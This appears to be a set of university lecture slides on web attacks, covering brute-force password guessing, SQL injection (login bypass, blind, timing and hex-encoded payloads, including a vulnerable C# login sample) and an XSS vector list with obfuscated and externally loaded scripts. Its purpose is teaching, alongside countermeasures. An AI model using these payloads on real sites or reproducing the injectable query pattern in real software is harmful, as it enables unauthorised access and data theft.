Chapter 2: Web-Based Attacks

Gonzalo De La Torre Parra, Ph.D.

Fall 2021

Objectives

- Brute Force Attacks
- Command Injection
- Cross Site Request Forgery (CSRF)
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- Weak Session IDs
- Cross Site Scripting (XSS)
- Content-Security-Policy (CSP) Bypass
- JavaScript Attacks

Concepts

- Context
  - a way of relating a set of URLs together
  - most commonly represents a web application (or a subset of it)
- Session Management Method
  - a scheme that defines how the Web Sessions are identified by the server and handled in requests
  - e.g.: cookie-based, using query parameters etc.
- Authentication Method
  - a scheme that defines how a new session is established, if needed.
  - e.g.: classic user/password form, HTTP Authentication, oAuth authentication etc.
- User Management
  - handles the users of the web application that can be used for executing actions
  - Users define the actual authentication credentials required in the auth process (e.g. username/password pair)

Brute Force Attacks

What is Brute Force Attack


Password Length Guesses

Solution

What is Brute Force Attack

Brute force attack is one in which hackers try a large number of possible keyword or password combinations to gain unauthorized access to a system or file

Brute force attacks are often used to defeat a cryptographic scheme, such as those secured by passwords. Hackers use computer programs to try a very large number of passwords to decrypt the message or access the system



Below is a table that shows time required to find 6 symbol password. Assuming that the brute-force speed is **1 million** passwords per second.

Charset file name	Charset string	Example	Total passwords	Timing
0-9.pcf	0123456789	666929	1 111 110	1 sec
1-13.pcf	0x1 ... 0xd		5 229 042	5 sec
a-z.pcf	abcdefghijklmnopqrstuvwxyz	qwerty	321 272 406	5 min
a-z, 0-9.pcf	abcdefghijklmnopqrstuvwxyz0123456789	asd123	2 238 976 116	37 min
a-z, 0-9, symbol14.pcf	abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+=	a#q1*9	15 943 877 550	4.5 hrs
a-z, A-Z.pcf	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz	QWErty	20 158 268 676	5,5 hrs
a-z, A-Z, 0-9.pcf	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz 0123456789	Asd123	57 731 386 986	16 hrs
a-z, A-Z, 0-9, symbol14.pcf	abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ 0123456789!@#$%^&*()-_+=	As12#$	195 269 260 956	2 days, 6 hrs
all.pcf	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz 0123456789!\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~";	Aa1@|}	742 912 017 120	8 days, 15 hrs

Password Length Guesses

- 2 characters = 3,844 guesses because of:

- First character: lower case letters (26) + upper case letters (26) + numbers (10) = 62

- Second character: same = 62

- Total permutations = 62*62 = 3,844

Pros. and Cons.

- **pros**
- Finding the password is quite high since the attack uses so many possible answers.
- It is a fairly simplistic attack that doesn't require a lot of work to setup or initiate .
- **cons**
- Hardware intensive : consume lots of processing power
- Extends the amount of time needed to crack the code by huge margin.

Solution

- **Use passwords that are difficult to identify as you type them in** Make sure that you don't use repeated characters or keys close together on the keyboard
- **Consider using a passphrase** a passphrase is a string of words, rather than a single word. Unlikely combinations of words can be hard to guess

Solution

- **Make your password as long as possible** The longer a password is, the harder it is to guess or to find by trying all possible combinations
- **Use different types of characters** Include numbers, punctuation marks, symbols, and uppercase and lowercase letters
- **Don’t use dictionary words** Don’t use words, names or place names that are usually found in dictionaries
- **Don’t use personal information**

SQL Injection Attacks

- SQL Injection is a type of Security Exploit in which the attacker injects SQL statements to gain access to restricted resources and make changes.

- TARGET: Web Application with backend database

- Uses client supplied SQL queries to get unauthorized access to database.

Types

- SQL Manipulation
- Code Injection
- Function Call Injection
- Buffer Over Flow

SQL Manipulation

- It means to manipulate and retrieve data in a relational database.
- SQL Manipulation comprises the SQL–Data change statements, which modify the stored data but not the schema or database objects.

Code Injection

- Code injection is the exploitation of computer application that is caused by processing invalid data.
- It is always used malevolently which means it is always used in an evil way to destroy a database by exploiting the other codes.

Functional Injection

- It is one of the most common type of injection technique where functions are used for injection.
- When a function call a parameter then the attacker passes a different parameter to the function resulting something different than expected.

Buffer Overflow

- It also one of the common technique used for injection at the users input side.
- It is a mechanism of injection by input of data exceeding the limits of the fields of the user input resulting an error message using which the SQL codes are injected.

SQL Injection Steps

- Input field to submit data (e.g. a login page)

SQL Injection Steps

- Check for server pages if input field is absent

  e.g. http://www.xsecurity.com/index.jsp?id=10

- In the above example attack will be like this:

  e.g. http://www.xsecurity.com/index.jsp?id=debu' or 1=1 –

- Look for errors: This can be done using single quotation mark (‘). E.g.

Microsoft OLE DB Provider for ODBC Drivers
error '80040e14'

[Microsoft][ODBC Microsoft Access Driver] Extra)
in query expression 'Userid='3306') or ('a'='a'
AND Password='".

Test for Vulnerability

Using single quote in the input

- sujit' or 1=1 --
- login: shweta' or 1=1 --
- http://search/index.asp?id=sql' or 1=1 --

Depending on the error:

- ' or 1=1 --
- " or 1=1 --
- ' or 'a' = 'a
- " or "a" = "a
- ') or ('a' = 'a)

How it Works

Original SQL Query:

```
• strQry = "SELECT Count(*) FROM Users WHERE UserName='" + txtUser.Text + "'
  AND Password='" + txtPassword.Text + "'";
```

In the case of the user entering a valid user name of "Paul" and a password of "password", strQry becomes:

```
• SELECT Count(*) FROM Users WHERE UserName='Paul' AND Password='password'
```

But when the hacker enters ' Or 1=1 -- the query now becomes:

```
• SELECT Count(*) FROM Users WHERE UserName='' Or 1=1 --' AND Password=''
```

Because a pair of hyphens designates the beginning of a comment in SQL, the query becomes simply:

```
• SELECT Count(*) FROM Users WHERE UserName='' Or 1=1
```

Examples: BadLogins.aspx.cs

```
private void cmdLogin_Click(object sender, System.EventArgs e) {
    string strCnx =
     "server=localhost;database=northwind;uid=sa;pwd=;";
     SqlConnection cnx = new SqlConnection(strCnx);
    cnx.Open();

    //This code is susceptible to SQL injection attacks.
    string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
     txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
    int intRecs;

    SqlCommand cmd = new SqlCommand(strQry, cnx);
    intRecs = (int) cmd.ExecuteScalar();

    if (intRecs>0) {
        FormsAuthentication.RedirectFromLoginPage(txtUser.Text, false);
    }
    else {
        lblMsg.Text = "Login attempt failed.";
    }
    cnx.Close();
}
```

Attack Occurs Here

User-Id : srinivas

Password : mypassword

```
select * from Users where user_id= ' srinivas '
                and password = ' mypassword '
```

User-Id : ` OR 1= 1; /*

Password : */--

```
select * from Users where user_id= '` OR 1 = 1; /* '
                and password = ' */-- '
```

More on Types

1)First Order Attack:-The attacker can simply enter a malicious string and cause the modified code to be executed immediately.

2)Second Order Attack:-The attacker injects into persistent storage (such as a table row) which is deemed as a trusted source. An attack is subsequently executed by another activity.

3)Lateral Injection:-The attacker can manipulate the implicit functionTo_Char() by changing the values of the environment
variables, NLS_Date_Format orNLS_Numeric_Characters.

Injection Mechanisms

Injection through user input

Injection through cookies

Injection through server variables

Second-order injection

Injection Mechanism

First-order injection

- The application processes the input, causing the attacker's injected SQL query to execute.

Second-order injection

- The application stores that input for future use (usually in the database), and responds to the request.
- The attacker submits a second (different) request.
- To handle the second request, the application retrieves the stored input and processes it, causing the attacker's injected SQL query to execute.

Blind SQL Injection

The information must be inferred from the behavior of the page by asking the server true/false questions

```
SELECT accounts FROM users WHERE login='legalUser'
and 1=0 -- ' AND pass='' AND pin=0

SELECT accounts FROM users WHERE login='legalUser'
and 1=1 -- ' AND pass='' AND pin=0
```

Timing Attacks

Gain information by observing timing delays in the response of the database

```
SELECT accounts FROM users WHERE login='legalUser' and
ASCII(SUBSTRING((select top 1 name from sysobjects),1,1))
> X WAITFOR 5 -- ' AND pass='' AND pin=0
```

Alternate Encoding

Employ alternate methods of encoding attack strings

```
SELECT  accounts FROM users
WHERE  login =  'doe'; exec(char(0x73697574646f776e)) --'
          AND pass = '' AND pin =
```

SQL Injection Countermeasures


- Minimize the Privilege of Database Connection
- Disable Verbose Error Message
- Protect the system account “SA”

- Audit Source Code:
  - Escape Single Quotes
  - Input Validation
  - Reject Known Bad Input
  - Input Bound Checking
  - All user inputs should be filtered

SQL Injection Detection and Blocking Tools


SQLBlock

SQLBlock is an ODBC/JDBC driver with a patent pending SQL injection prevention feature



It works as an ordinary ODBC/JDBC data source, and it monitors every SQL statement being executed

If the client application tries to execute any un-allowed SQL statements, SQLBlock will block the execution and will send an alert to the administrator


DMT SQL Block Monitor 1.5
File Run View Tools Help
Clear Start SQL
Blocking Process
Process ID Host name Blocked Duration CPU Login name Login time Last batch
52 HOST2 HOST1 (51) 01:20 78 sa 2007-5-13 15:10:09 2007-5-13 15
51 HOST1 04:10 15 LICHENG\A... 2007-5-13 15:06:21 2007-5-13 15
Host Statistics
HostName Wait Blocked
HOST2 11:17 53:47
HOST1 11:17 53:47
History
Time Connect Max duration
2007-5-13 15:10:27 2/19 03:01
2007-5-13 15:10:32 2/19 03:05
2007-5-13 15:10:37 2/19 03:10
2007-5-13 15:10:42 2/19 03:15
2007-5-13 15:10:47 2/19 03:20
2007-5-13 15:10:52 2/19 03:25
2007-5-13 15:10:57 2/19 03:30
2007-5-13 15:11:02 2/19 03:36
2007-5-13 15:11:07 2/19 03:40
Process ID Host name Blocked Duration
52 HOST2 HOST1 (51) 00:11 78
51 HOST1 03:01 15
Monitor
Connected To (local)

SQL Injection Wrap-Up

Now a days SQL injection is one of the biggest nightmare among Database administrators. Though we have a lot of way for its prevention but still today's most website suffer from this attack.

Cross Site Scripting (XSS)

What is XSS?

Cross Site Scripting

XSS is a vulnerability which when present in websites or web applications, allows malicious users (Hackers) to **insert their client side code** (normally JavaScript) in those web pages. When this malicious code along with the original webpage gets displayed in the web client (browsers like IE, Mozilla etc), allows Hackers to **gain greater access** of that page.


Effects

stealing other user's cookies
stealing their private information
performing actions on behalf of other users
redirecting to other websites
Showing ads in hidden IFRAMES and pop-ups

How XSS Works

Web server gets data from web client (POST, GET, COOKIES etc) with the request. So a malicious User can **include client side code snippets** (JavaScript) into the data. For example :

```
Amit<script>alert ('this site
has been hacked') ;</script>
```




Note: This image has been created using Firebug and this XSS hole is not present in google.com

XSS Cont.

Let's assume Web server performs **no validation** or filtration on this data.
Now web server either saves this data + XSS code to some persistent storage (like database) or print this data back in the HTML.
When this XSS code, comes from server along with HTML into the web client (Browser) and **executes as server's own code**, it gets access whole HTML document, page URL, cookies etc.

XSS Cont.


Server
http request with
XSS JavaScript
http response with
XSS JavaScript
Hacker's Browser
Hacker's Browser

XSS Output

Note: This image has been created using Firebug and this XSS hole is not present in google.com

XSS Vectors

```
<SCRIPT
SRC=http://ha.ckers.org/xss.js></SCRIPT>
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG SRC=`javascript:alert("RSnake
says, 'XSS'")`>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG
SRC=javascript:alert(String.fromCharCode(88
,83,83))>
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;
&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#1
14;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41
;>
```

XSS Types

Non-persistent
Persistent
DOM Based